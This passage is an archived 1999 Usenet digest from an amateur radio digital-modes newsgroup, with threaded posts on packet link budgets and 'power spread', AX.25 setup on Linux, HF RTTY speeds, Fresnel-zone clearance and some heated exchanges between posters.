4402. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-04 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7tagut$rg4$2@arachne.labyrinth.net.au>
Source record: 16060

Hank Oredson <horedson@att.net> wrote:
> Gary Coffman <ke4zv@bellsouth.net> wrote in message
> news:Xw34NxHJf+EF064afvXkDcnPO0tB@4ax.com...

>> Ah, we appear to have a terminology problem. What you're
>> describing is called * link margin*. Power spreading is dispersion
>> of the signal over a wide area, generally an undesirable condition
>> unless you're intent on broadcasting rather than linking.

> Read it again. "... at THE radio ...".
> "Link Margin" has to do with two stations, the path between them,
> the desired S/N, the effects due to propagation, component drift, etc.

Hank, it is most comical to read you argue this with Gary -- he most
obviously knows what he is talking about. Are you actually having
a real disagreement here?

cheers
Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4403. Re: Caldera 2.3 and AX.25 Set-up

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-04 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7tah4a$rg4$3@arachne.labyrinth.net.au>
Source record: 16061
Cross-posted to: alt.os.linux.caldera,linux.dev.hams,rec.radio.amateur.digital.misc

In rec.radio.amateur.digital.misc J.T. Johnston <jtncarol@net1inc.net> wrote:
>>So where is the latest information? Should I switch to Redhat?

> Don't bother switching to RedHat. I am trying to set up RedHat for AX.25
> and am in the same boat. I came to the newsgroup hoping I could find some
> pointers. I'm also going to check out tapr.org.

I suggest y'all switch to Debian. Debian is 100% user-contributed;
it is developed by a community of interested people over the internet
and is not driven by any company. We have several hams in our midst
and have a mailing list debian-hams about ham radio software issues on
Debian. Craig Small, the developer of the new ax25-tools software,
is a Debian developer so we always have the latest ax25 tools.

73,
Hamish VK3SB (and hamish@debian.org)
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4404. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-04 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7tamh8$c3p$1@bgtnsc02.worldnet.att.net>
Source record: 16062

Hamish Moffatt <hamish@rising.com.au> wrote in message
news:7tagut$rg4$2@arachne.labyrinth.net.au...
> Hank Oredson <horedson@att.net> wrote:
> > Gary Coffman <ke4zv@bellsouth.net> wrote in message
> > news:Xw34NxHJf+EF064afvXkDcnPO0tB@4ax.com...
>
> >> Ah, we appear to have a terminology problem. What you're
> >> describing is called * link margin*. Power spreading is dispersion
> >> of the signal over a wide area, generally an undesirable condition
> >> unless you're intent on broadcasting rather than linking.
>
> > Read it again. "... at THE radio ...".
> > "Link Margin" has to do with two stations, the path between them,
> > the desired S/N, the effects due to propagation, component drift, etc.
>
> Hank, it is most comical to read you argue this with Gary -- he most
> obviously knows what he is talking about. Are you actually having
> a real disagreement here?

A real disagreement.
Gary has oversimplified the issues to the point there is almost nothing
to discuss. Let me explain in a bit more detail.

I'll talk about ham radio links, not commercial links.
Some terms that I will use are:

"Station" - The Radio, Feedline and Antenna used at a site. "Radio"
means the transmitter and the receiver. "Antenna" means the receiving
and transmitting antennas if two are used or the single antenna if only
one is used. "Feedline" means the means of connecting the Receiver and
Transmitter to their antenna or antennas.

"Link" - Two Stations that provide a single hop in the network.
I'll call them "A" and "B".

"Link Margin" - The amount of signal that must be provided by one Station
at the other Station to obtain the desired link performance. For each link
there are two "Link Margin" numbers. One for the signals from Station A
as received at Station B, and another for the signals from Stations B as
received at Station A.

"Link Availability" - How much of the time the link functions.
"If the link is down, how long can we wait for it to reappear?"

"Link BER" - The error rate in data flowing across the link in the
short term. "Can we afford 1 missed frame in each 10 frames sent?"

"Power Spread" - The difference between the ERP and noise floor at a Station.

I'll use the example of creating a link between W0RLI (Station A) and N7QDN (Station B). The path is roughly 50 km.over very rough terrain. The link will run at 9600 bps and 9600 baud. Desired Link Availability is 99% or better. Desired Link BER is better than one in 10,000. Others can provide that actual numbers for this type of link across this path if they are interested. Note that this is one of several links I am working with. This has been another confusion.

I will ignore modem effects such as coding efficiencies, data compression, error recovery, missing data fill, code spreading, etc. These are techniques that can be used to improve the link availability but simply confuse the issue at hand, since they can be applied to any link and just change the way you compute BER and Availability.

When you design this link there are a number of steps involved.

1. Determine the path.

2. Determine the desired link availability.

3. Determine the Link Margin required to obtain the desired availability.

4. Determine the Power Spread required at each Station.

5. Choose radios, feedlines and antennas.

6. Decide if it is worth building the link.

What did we think about when we designed this link?

1. In this case the path is fixed: from my house to Duane's house. The use of intermediate relay points only confuses the issue: one would need to design THOSE links instead of the link we (Duane and I) wish to build. We already have a two-hop link in place between our two houses. What we wish to do is provide a single-hop link.

2. See previous paragraph. This will not be a "super link". It is ok if there are times when the link is down, or when the retransmission rate is high.

3. Someone else can do the calculation. It is complex. I'm lazy.

4. From the Link Margin, we obtain the needed Power Spread.

5. We both have several different radios, antennas and feedline available. We might be willing to buy better antennas and/or feedline but probably not better radios. We choose 10W radios, 6 element yagis and 9913 coax because those are already installed and available for testing at both ends of the path. We have both 2 meters and 70 cm available but prefer to use 70 cm if possible, thus the choice of radios, antennas, and feedline.

6. We run some tests. First on 2M to verify signal levels because this is simple to do: turn a knob on an existing radio at each Station. There is plenty of signal. There is no Link Margin. This is not good. Since the antenna at N7QDN is an omni, we are not surprised. There are many large reflectors (mountains) in view in all directions. The scatter sounds typical for this area: reflections from multiple mountains. Next we try 70 cm, using the Stations mentioned above. No signal detected in either direction. Time to see what is wrong. My radio is badly mis-tuned. The receiver local oscillator is almost 10 Khz. off frequency. I correct that problem. No signal. I check some other paths to several nodes using the same radio, antenna and feedline. Things work fine. The next step will be to check Duane's radio and (probably) put it back on frequency.

What about this "Power Spread" thing? Let's say we discover that Station A has a good deal more noise than Station B due to external noise sources near it's site. The simple way to compensate for this is to increase the ERP of Station B.
What does this mean? It means that Station A has a smaller Power Spread than Station B, but the Link Margin can be made the same in both directions. It might
be true, for example, that Station A can only have a small antenna due to site limitations. Station B could have a larger antenna, and thus make up the desired Link Margin in both directions. One way to think about "Power Spread" is that it determines the cost of the Station. If you desire more Power Spread, you need a more expensive antenna, radio and/or feedline.

Note that all the above comments are about a particular pair of sites.
A response of "Choose different sites" simply misses the point.
If different sites are chosen, one still has to do the same work
to determine if THOSE sites are worthwhile.

--

... Hank

http://horedson.home.att.net

4405. TCP/IP over Flexnet ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-04 00:00:00 UTC
From: maquet@bigfoot.com
Message-ID: <37f8de9c.2983149@news.free.fr>
Source record: 16063

I am presently using Linux to access our Flexnet neighbourg node and
I want to keep in touch with some remote TCP/IP stations.
My main problem is to make a route using an AX25 callsign coz this
last one is definitely not a TCP/IP station.

So does anyone know how to work TCP/IP over flexnet using
Linux without JNOS/TNOS ??

Best 73

Thibaut F5CDQ

4406. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-04 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7tanf9$fn8$1@bgtnsc02.worldnet.att.net>
Source record: 16064

Paul Keinanen <keinanen@sci.fi> wrote in message
news:eTf4N75Xk2kSxK5rE7r41oDXWehP@4ax.com...

Just a couple amusing observations ...

> Why do you need a fade margin for a true line-of-sight path ? If you
> need a fade margin, it is not a true line-of-sight path anymore :-).

It is line of sight in the sense that we can see each other's antennae,
using high power binoculars or small telescopes, if it is not foggy
or raining as is usual most of the time here. However there are
the expected tropo refraction effects, particularly at 70 cm., which
may make the radio path very different from the optical path.
This is another "feature" of this area, a lot of inversions and strong
changes in air moisture from one place to another and one time
to another. We often have "capping inversions" that tend to trap
signals inside of valleys.

> Yes, this is true for the receiving antenna and with same size Tx
> antenna, the ERP is higher, so you should be able to compensate for
> the 5-6 dB extra loss with antennas of identical mechanical size.
> However, take care not to use too narrow beams, since this increases
> "coupling losses" into the scattering air volume.

I used to spend a lot of time working aurora on 2M. One thing we
noticed is that the large EME stations are not very good for aurora.
The small beamwidth does not illuminate enough of the scattering
regions enough of the time. My best aurora station used two long
yagis vertically stacked. Did not work well for short paths of course,
since all the power was on the horizon, but was exceptional for long
paths because the horizontal beamwidth was well matched to the medium,
and there was little power wasted to higher elevations. 1000 km.
contacts were easy, and 1600 km. contacts were possible, with
similarly equiped stations. Hard line, legal power limit, good preamp,
and well trained ears. All the usual "DXer" stuff.

4407. Re: Packet modems and Windows CE portables

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-04 00:00:00 UTC
From: Duncan Clark <Duncan@nospam.demon.co.uk>
Message-ID: <mhqxJCA+aR+3EwDj@genesys.demon.co.uk>
Source record: 16065
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio

In article <37F83AAE.A9D44F8A@best.com>, Walter Dunckel
<wdunckel@best.com> writes
>Here is how to set it up:
>http://www.qsl.net/kc7gnm/packet_hpc.html
>
>Walter
>http://www.radiohound.com

Hi Walter,

That's a good web page. How did he get the screen shots?

From a couple of e-mails and the previous post I managed to get it all working. What was throwing me was that terminal only gave me options of IR, internal modem and Hayes compatible on COM1, I didn't realise I could put anything on COM1 and just tell it to use the Hayes compatible modem setting in the modem box.

On looking at the registry it is just how they have named it. I've actually now added in the registry an extra modem simply called PK12 pointing at COM1.

The only other minor glitch was that the serial cable that came with my CE devices for linking to the main PC for synchronisation etc. would not work with a packet modem unless pins 2/3 were swapped. I just added an extra cable with appropriate plug/socket between the PK12 and the CE serial cable with the cabling for those two pins inverted at one end.

Now I just need simple Pocket Access logging program for the CE device!

Many thanks to all respondents.

Duncan
G4ELJ

--
A distraction is only a distraction if you pay attention to it.

Duncan Clark
GeneSys Ltd.
http://www.dnamp.com
Tel: +44(0)1252376288
FAX: +44(0)8701640382

4408. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-04 00:00:00 UTC
From: Mark VandeWettering <markv@pixar.com>
Message-ID: <37F918A3.A6FDA1C7@pixar.com>
Source record: 16066

Hank Oredson wrote:

> Note that all the above comments are about a particular pair of sites.
> A response of "Choose different sites" simply misses the point.
> If different sites are chosen, one still has to do the same work
> to determine if THOSE sites are worthwhile.

After all, we know that the first solution which jumps into your head is the best one!

Honestly, you've done this long exposition about how you desired to build a single hop link between these two stations, with absolutely no justification that it is better or even desireable to do so. The shortest distance between two points isn't always the straight line that you imagine.

Your "solution" to overcoming the large amounts of local noise at station B by upping the ERP at station A is mighty un-neighborly. Spraying all that extra power around limits the abilities of others to use that spectrum space that you're polluting.

As hams, we are supposed to operate within the bounds of good amateur practice. This governs not only what we should do, but also what we should not do. We should not needlessly pollute spectrum with excessive QRM just to satisfy our largely egotistical need to generate a single hop link.

When a network WORKS like a network should, multi-hop links aren't the bug-a-boo that people seem to think they are. Heck, a network without any multi-hop links isn't a network at all, it is just a bunch of people yelling at each other.

I've seen the argument made here that "any network is better than no network". In fact, I know of at least one reason why that isn't true: investing your time in networking strategies and equipment which provide only marginal utility keeps you from devoting your time, money and energies to strategies which will work. You can't convert the 1200 baud BBS packet radio infrastructure into a real network that services the applications and users that might wish to use it. Quite literally, "you can't get there from here".

Mark

>
> --
>
> ... Hank

>
> http://horedson.home.att.net

--
Mark T. VandeWettering Telescope Information (and more)
Email: <markv@pixar.com> http://www.idle.com/~markv/

4409. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-04 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7tb7o4$fm2$1@bgtnsc01.worldnet.att.net>
Source record: 16067

Mark VandeWettering <markv@pixar.com> wrote in message
news:37F918A3.A6FDA1C7@pixar.com...
> Hank Oredson wrote:
>
> > > Note that all the above comments are about a particular pair of sites.
> > > A response of "Choose different sites" simply misses the point.
> > > If different sites are chosen, one still has to do the same work
> > > to determine if THOSE sites are worthwhile.
>
> After all, we know that the first solution which jumps into your head is
> the best one!

Did you read what I wrote?
There already is a route, using two hops.
You assumed it might be possible to improve the performance of
one or both of those hops. Your assumption is wrong.

> Honestly, you've done this long exposition about how you desired to
> build a single hop link between these two stations, with absolutely no
> justification that it is better or even desireable to do so. The
> shortest distance between two points isn't always the straight line that
> you imagine.

What would you like in the way of justification?
This is a hobby. We don't have to "justify".

> Your "solution" to overcoming the large amounts of local noise at
> station B by upping the ERP at station A is mighty un-neighborly.
> Spraying all that extra power around limits the abilities of others to
> use that spectrum space that you're polluting.

I said no such thing. Read what I wrote.

> As hams, we are supposed to operate within the bounds of good amateur
> practice. This governs not only what we should do, but also what we
> should not do. We should not needlessly pollute spectrum with excessive
> QRM just to satisfy our largely egotistical need to generate a single
> hop link.

Another idiot speaks up. Nothing to contribute so you denigrate
those who do try and contribute.

> When a network WORKS like a network should, multi-hop links aren't the
> bug-a-boo that people seem to think they are. Heck, a network without
> any multi-hop links isn't a network at all, it is just a bunch of people
> yelling at each other.

I never said multi-hop links were a problem.
Read what I wrote.

> I've seen the argument made here that "any network is better than no
> network". In fact, I know of at least one reason why that isn't true:
> investing your time in networking strategies and equipment which provide
> only marginal utility keeps you from devoting your time, money and
> energies to strategies which will work.

How is this different from what I said?
In either case you have to create the links.
There ain't no magic.

> You can't convert the 1200
> baud BBS packet radio infrastructure into a real network that services
> the applications and users that might wish to use it.

I never said you could. In fact I don't RUN any "1200 baud BBS packet
radio infrastructure". I don't run a BBS. I run tcp/ip, CLOVER and PACTOR.
Try paying attention.

> Quite literally,
> "you can't get there from here".

Nonesense. Perhaps the lazy and not-so-clever can't.

> Mark
>
> >
> > --
> >
> > ... Hank
> >
> > http://horedson.home.att.net
>
> --
> Mark T. VandeWettering Telescope Information (and more)
> Email: <markv@pixar.com> http://www.idle.com/~markv/

4410. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-04 00:00:00 UTC
From: "Eric S. Johansson" <esj@harvee.billerica.ma.us>
Message-ID: <7tbetk$aa0$1@harvee.billerica.ma.us>
Source record: 16068

Rob Janssen <nomail@pe1chl.demon.nl> wrote:
> Now, the EU requires us to open these markets for competition. This
> has resulted in lots of extra efforts by the existing companies that had
> not been structured in a way to support multi-access to the infrastructures
> they manage, and also in a lot of rework on the infrastructure itself.

> So what do we have now? The railroad company has been split into
> infrastructure and operating companies, had to raise tariffs to allow that,
> a "mickey-mouse" 2nd operating company was introduced and has already
> terminated its services. So we are left with just the costs.
> The mobile phone market is now services by 5 different networks (and even
> more "service providers" operating on those networks). Antennas are
> popping up literally everywhere, not a pretty sight both in urban and rural
> environments. It has become nearly impossible to select a good deal.
> The phone company had to make difficult "interconnect" arrangements and
> technical modifications, and therefore could not properly service its
> regular customers for a long period of time. And when it (KPN) wants to
> introduce some new service it first has to wait until the competitors can
> offer it as well... thus, competition is hampering progress.
> The local electricity company is being sold to an American company. I hope
> this does not mean they will adjust the quality to American standards!
> Who knows what will happen with the water and gas, but looking at what
> happened it GB does not promise much good...

I know this probably doesn't help much but you've just experienced the
classic missteps when moving from a regulated monopoly environment to
a competitive environment. You can't make a market just by breaking
up an existing monopoly. There's a transition period in which the
split the existing monopoly into the highly regulated natural monopoly
and a regulated operating company. competitors are allowed to come in
unregulated and the balancing act between the regulated original
operate company and the unregulated competitors must exist for a
period ranging anywhere from 20 to 50 years depending on the rate of
change within the market segment.

as for your telephone company interconnect problems, they are either
highly mismanaged or they are flat out lying. I would put my money
down flat out lying based on experiences here in the states with the
regional Bell operating companies. one of the classic tricks the
telcos pull is to "standardize" on the most expensive, trouble prone
interconnect technology available. Then because of the problems, they
will convince the local regulators to require the use of their people
to perform all the work in the central offices. This effectively
raises the cost floor for a competitive exchange carrier above that of
what the local exchange carrier pays.

Other tricks LECs pull are: restricting access to central office facilities, provide substandard facilities for interconnection, losing paperwork, "tripping" over cables, etc.. The stunts the local exchange carriers pull are numerous and when properly documented, can convince the local regulators to keep raising tariffs.

> Don't tell me "the prices will drop because of competition". They haven't.
> You a probably mistaking price drops in telecom (etc) as being cause by
> competition, where they in fact are made possible by advances in technology
> that would have taken place anyway. It has just become cheaper to build
> and maintain a switch and its interconnections, that has nothing to do
> with competition.

it took 10 plus years for competition in the long distance market to work. It looks like it will take another 10 years for competition in the local loop market. There still really isn't competition in the cellular phone market.

It doesn't happen fast. it will take generations before the transition is complete. I do not expect to live to see the end of the monopolies in telecommunications and I'm only 43. I think my nieces and nephews will raise children in a vastly different, and hopefully better landscape.

--- eric

--
Eric S. Johansson ka1eec esj@harvee.billerica.ma.us
This message was composed almost entirely using NaturallySpeaking

4411. HF RTTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-04 00:00:00 UTC
From: Nathan Ciufo <nrciufo@one.net>
Message-ID: <37f93a97_3@news1.one.net>
Source record: 16069

Greetings, I'm new to HF RTTY, and I was wondering what the most common baud rate is on the HF bands? Thank you for your help, Nathan KA3MTT

4412. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-05 00:00:00 UTC
From: "Eric S. Johansson" <esj@harvee.billerica.ma.us>
Message-ID: <7tbl0daib1@harvee.billerica.ma.us>
Source record: 16070

Cathryn Mataga <cathryn@junglevision.com> wrote:
> Btw, how do run nntp on Win98? I've never heard of such a thing?

simple, run a newsreader... oh, or is that not what you meant. If you
want to run and an nntp server such as INN, you'll need to purchase a
commercial package such as dnews.

> And in nntp, how does it handle it when people come up with new fields, like
> Pactor@ww or pact@ww -- do you create a new newsgroup for
> each type? Right now in mailgw, it basically just stuff everything
> that's not pre-assigned a newsgroup to the ampr.pbbs.usa.misc,
> for example, but that isn't really a perfect solution. I think the jnos nntp
> guy in England was creating new newsgroups on the fly, which seems
> like the 'right' way to do this.

unfortunately, creating newsgroups on the fly gives you a lot of
misspelled newsgroup names. Don't worry about reinventing the wheel
with regards to newsgroups. follow the practices of Usenet and you
won't go far wrong.

> Really, it doesn't take that many bodies who say stuff to keep up a
> conversation. I'd guess that less than about 10 people
> account for most of the slightly heated discussion here on dig.misc.
> So, for all the talk of the masses of bodies moving to the internet,
> I really think we could do much of what we do here on PBBS.

you're probably right. Only difference would be that I wouldn't be a
part of the conversation because I can't stomach current packet
technology. I admit it, I'm a speed snob. ;-)

> One other thing. I'm still trying to figure out if there's a way in Windows to gateway
> all the 44.xx.xx.xx addresses through the RF link, and all the rest of the
> ip addresses through my regular gateway. I can do this in linux, but
> I'm not enough of a registry guru to know how to make that happen. It
> only lets me specify a gateway in Windows, but it doesn't allow me to specify
> a netmask or ip adress range in Win98 like I can with route statements
> in Linux. Errr.

there are some ways of making Windows route all that traffic but you
are better off using your Linux box as your gateway to both the
Internet and the 44... network. Much cleaner solution and more
supportable.

--- eric

--
Eric S. Johansson ka1eec esj@harvee.billerica.ma.us

This message was composed almost entirely using NaturallySpeaking

4413. Japanese packet radio hinted at on TAPR site.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-05 00:00:00 UTC
From: "Eric S. Johansson" <esj@harvee.billerica.ma.us>
Message-ID: <7tbos3amb1@harvee.billerica.ma.us>
Source record: 16071

I've been scratching my brain trying to figure out what existing data radios are available at speeds > 56 K. and so far the only well-known ones are intellectual if not actual descendants of the grapes system.

from my memory and other sources, there are:

There are theoretically some megabit radios from the country formally known as Yugoslavia but they've been not well discussed probably because they've been a little busy for the past few years with some "domestic" issues.

also within the past few months, someone has posted on this newsgroup experiments with gunnplexors and ethernet cards running high-speed microwave links. It seemed not terribly well documented and not terribly reproducible.

Then I remembered a note I saw on the TAPR WebSite. At the Web page documenting the TAPR digital forum at Dayton in 1999, there is a picture of a Japanese fellow shown off a cast metal box in the caption says: "Hiro shows off the new PRUG 2.4G Wireless Radio which is housed inside a cable line enclosure. Very cool. He reported that some 12 sets were in use currently in PRUG during their tests."

I found a Web page (http://www.prug.or.jp) which documents the project in Japanese. there wasn't enough English to evaluate the viability of the technology.

somewhere, I have an email about building modems using off-the-shelf (Gaussian?) bpsk(?) modem chips and I can't remember much more than that. (Yes I'm searching but I literally have MB of email archived.)

fails to have another emailed were someone suggested using video chips (RAM DACs?) as a low-cost component in spread spectrum radio's. I think it may have been Gary C. that told me this but again I'm not positive.

so, between the RF capabilities of cellular phones (which currently go as high as 1.9 GHz), linux, and ideas from these projects mentioned above, is there enough information out there to build reasonably performing full duplex radio links that are reproducible by amateurs or easily build by the likes of MFJ for the amateur community?

Thoughts?

--- eric

--
Eric S. Johansson ka1eec esj@harvee.billerica.ma.us

This message was composed almost entirely using NaturallySpeaking

4414. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-05 00:00:00 UTC
From: Paul Keinanen <keinanen@sci.fi>
Message-ID: <so35Nw7kgSA1El+KeLuoUluLsnMy@4ax.com>
Source record: 16072

On Mon, 4 Oct 1999 10:18:08 -0700, "Hank Oredson" <horedson@att.net>
wrote:

>
>Paul Keinanen <keinanen@sci.fi> wrote in message
>news:eTf4N75Xk2kSxK5rE7r41oDXWehP@4ax.com...
>
>Just a couple amusing observations ...
>
>> Why do you need a fade margin for a true line-of-sight path ? If you
>> need a fade margin, it is not a true line-of-sight path anymore :-).
>
>It is line of sight in the sense that we can see each other's antennae,
>using high power binoculars or small telescopes, if it is not foggy
>or raining as is usual most of the time here.

Let me clarify my use of _true_ line-of-sight. On optical wavelengths, if there is a visual contact, the Fresnel zone(s) are usually unobstructed, since the zones are very close to the geometric line between the end points. On a 10 km path the first Fresnel zone radius for green light (550 nm) at midpoint is only about 37 mm. However, at longer wavelengths, the zone radius is much larger and it is hard to have sufficient clearance to keep the Fresnel zone above ground. On 70 cm, the required clearance at midpoint below direct line-of-sight line would be nearly 42 m, thus if you now have just barely visual contact, the antennas would have to be 42 m higher to have sufficient clearance and that the simple path loss formula would apply. With insufficient clearance, the path loss would be usually larger.

>However there are
>the expected tropo refraction effects, particularly at 70 cm., which
>may make the radio path very different from the optical path.
>This is another "feature" of this area, a lot of inversions and strong
>changes in air moisture from one place to another and one time
>to another. We often have "capping inversions" that tend to trap
>signals inside of valleys.

I have seen measurements taken at a place in which there is a clear visual contact between antennas, but the lower part of the Fresnel zone is hitting deeply into the ground near the receiving station, with large signal variations at extreme weather conditions, so this is not a _true_ line-of-sight path and thus you have to have a fade margin.

Paul OH3LWR

4415. Re: HF RTTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-05 00:00:00 UTC
From: Ralph Mowery <rmowery@dialpoint.net>
Message-ID: <37F9BCFF.E0A25A1D@dialpoint.net>
Source record: 16073

For the ham bands it is 60 wpm Baudot. That is 45.45 baud rate. W1AW sends out rtty bulletins several times a day at this speed to start with if you need a known test signal. They then switch to other modes.

You normally set the receiver to lsb and the shift at 170 hz.

Usually the only other speed is 100 wpm.

4416. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-05 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7tcqie$2nlj$2@arachne.labyrinth.net.au>
Source record: 16074

OK Hank, thanks for the very interesting explanation. All understood --
still not clearly where the argument is though.

Actually, I don't really understand your "power spread" term.

Hank Oredson <horedson@att.net> wrote:
> "Link Margin" - The amount of signal that must be provided by one Station
> at the other Station to obtain the desired link performance. For each link
> there are two "Link Margin" numbers. One for the signals from Station A
> as received at Station B, and another for the signals from Stations B as
> received at Station A.

Hmm. I would have called this the link budget; a set of figures
showing transmitted power, antenna gain (and hence EIRP), link loss,
received system gain, receiver noise figure. I would think that
the term "link margin" should be the amount of spare dB you have in the
received signal in the budget, for the link to work. If it's 0, you're right
on critical. If it's negative, the link isn't meeting your specs.
(Unfortunately, I sold all my university comms text books so I
can't check this terminology.)

> "Power Spread" - The difference between the ERP and noise floor at a
> Station.

Isn't this just the signal to noise ratio?!

> 3. Determine the Link Margin required to obtain the desired availability.
> 4. Determine the Power Spread required at each Station.

I don't really understand this.

> 6. We run some tests. First on 2M to verify signal levels because this
> is simple to do: turn a knob on an existing radio at each Station. There
> is plenty of signal. There is no Link Margin. This is not good. Since the

OK, so we do agree on the terminology.

> What about this "Power Spread" thing? Let's say we discover that Station A
> has a good deal more noise than Station B due to external noise sources near
> it's site. The simple way to compensate for this is to increase the ERP of
> Station B.
> What does this mean? It means that Station A has a smaller Power Spread than
> Station B, but the Link Margin can be made the same in both directions. It
> might

It means you need to add the amount of noise into your link budget
calculations -- so then you need to increase the EIRP to maintain
the link margin, or at least a non-negative link margin.

cheers
Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4417. BULLET FORWARDERS ARGUING

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-05 00:00:00 UTC
From: sv1uy@nest.sv1uy.ampr.ORG
Message-ID: <2028.sv1uy@nest.sv1uy.ampr.org>
Source record: 16075

Dear Bullet Forwarders,

For God's sake will you stop arguing all the time!!!
You are just wasting bandwidth trying to prove god knows what.
Remember that some people pay money for nothing to see your endless
flames.
Please stop arguing for the sake of the argument. Do something
constructive. Stop attacking people if they express their opinion.
If you want to do something, go and do it first and then argue.
Be civilized! Grow up!!!

73 Demetre SV1UY

Demetre Ch. Valaris - SV1UY,
IP Coordinator for AMPRnet in Greece.
e-mail: sv1uy@sv1uy.ampr.org
PBBS MAIL: SV1UY@SV1AAW.ATH.GRC.EURO

Visit Athnet's WEB SERVER at http://www.athnet.ampr.org
or my homepage at http://www.athnet.ampr.org/~sv1uy
or my MIRROR page at http://users.forthnet.gr/ath/sv1uy
Need a PLUG & PLAY JNOSKIT? Try my homepage!

4418. Re: BULLET FORWARDERS ARGUING

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-05 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <37FA13E2.A6F2F764@swbell.net>
Source record: 16076

Demetre, the fellows you are addressing bear witness to the fact that it is much easier to sling mud on a newsgroup than to do something constructive and then tell about it. And, it is also easier to make excuses than progress.

Now, wait and see how many flames those statements attract! Should take about 3 hours. ;^)

72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 54th year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

"Demetre Ch. Valaris" wrote:
>
> Dear Bullet Forwarders,
>
> For God's sake will you stop arguing all the time!!!
> You are just wasting bandwidth trying to prove god knows what.
> Remember that some people pay money for nothing to see your endless
> flames.
> Please stop arguing for the sake of the argument. Do something
> constructive. Stop attacking people if they express their opinion.
> If you want to do something, go and do it first and then argue.
> Be civilized! Grow up!!!
>
> 73 Demetre SV1UY

4419. Re: Japanese packet radio hinted at on TAPR site.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-05 00:00:00 UTC
From: marsgal42@hotmail.com
Message-ID: <7td9sh$65t$1@nnrp1.deja.com>
Source record: 16077

In article <7tbos3amb1@harvee.billerica.ma.us>,
"Eric S. Johansson" <esj@harvee.billerica.ma.us> wrote:

> (snip...)
> so, between the RF capabilities of cellular phones (which currently go
> as high as 1.9 GHz), linux, and ideas from these projects mentioned
> above, is there enough information out there to build reasonably
> performing full duplex radio links that are reproducible by amateurs
> or easily build by the likes of MFJ for the amateur community?
>
> Thoughts?

The Slovenian stuff (http://www.hamradio.si) is well-documented,
simple, and looks eminently reproduceable. They are on my Things
To Do Someday list.

The catch phrase seems to be "reproducible by amateurs". Too many
amateurs nowadays seem incapable of anything more technical than
plunking down a credit card.
--
Laura Halliday VA3LDH "Que les nuages soient notre pied
Grid: FN03gs a terre..." - Hospital/Shafte
Satellite: VA3SFL on UO-22, KO-25

Sent via Deja.com http://www.deja.com/
Before you buy.

4420. ������!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-05 00:00:00 UTC
From: ���� <channel5@nikopol.net>
Message-ID: <939138246.875373@srv2.nikopol.net>
Source record: 16078
Cross-posted to: rec.radio.amateur,rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.packet,rec.radio.amateur

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4421. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-05 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <P7qK3.255$4M5.9782@nuq-read.news.verio.net>
Source record: 16079

Eric S. Johansson wrote in message <7tbl0daib1@harvee.billerica.ma.us>...
>> Really, it doesn't take that many bodies who say stuff to keep up a
>> conversation. I'd guess that less than about 10 people
>> account for most of the slightly heated discussion here on dig.misc.
>> So, for all the talk of the masses of bodies moving to the internet,
>> I really think we could do much of what we do here on PBBS.
>
>you're probably right. Only difference would be that I wouldn't be a
>part of the conversation because I can't stomach current packet
>technology. I admit it, I'm a speed snob. ;-)

For me, like the messages just show up like any othermessages.
So, from the user interface side, if you have it put
together right, it's not any slower than reading my email. Though
part of it is because I have a PBBS feed here. Mail/news isn't
really a huge bandwidth hog. Though obviously, 1200 baud isn't
quite good enough.

And me, I'll probably be on packet, whatever it is. That is PBBS or
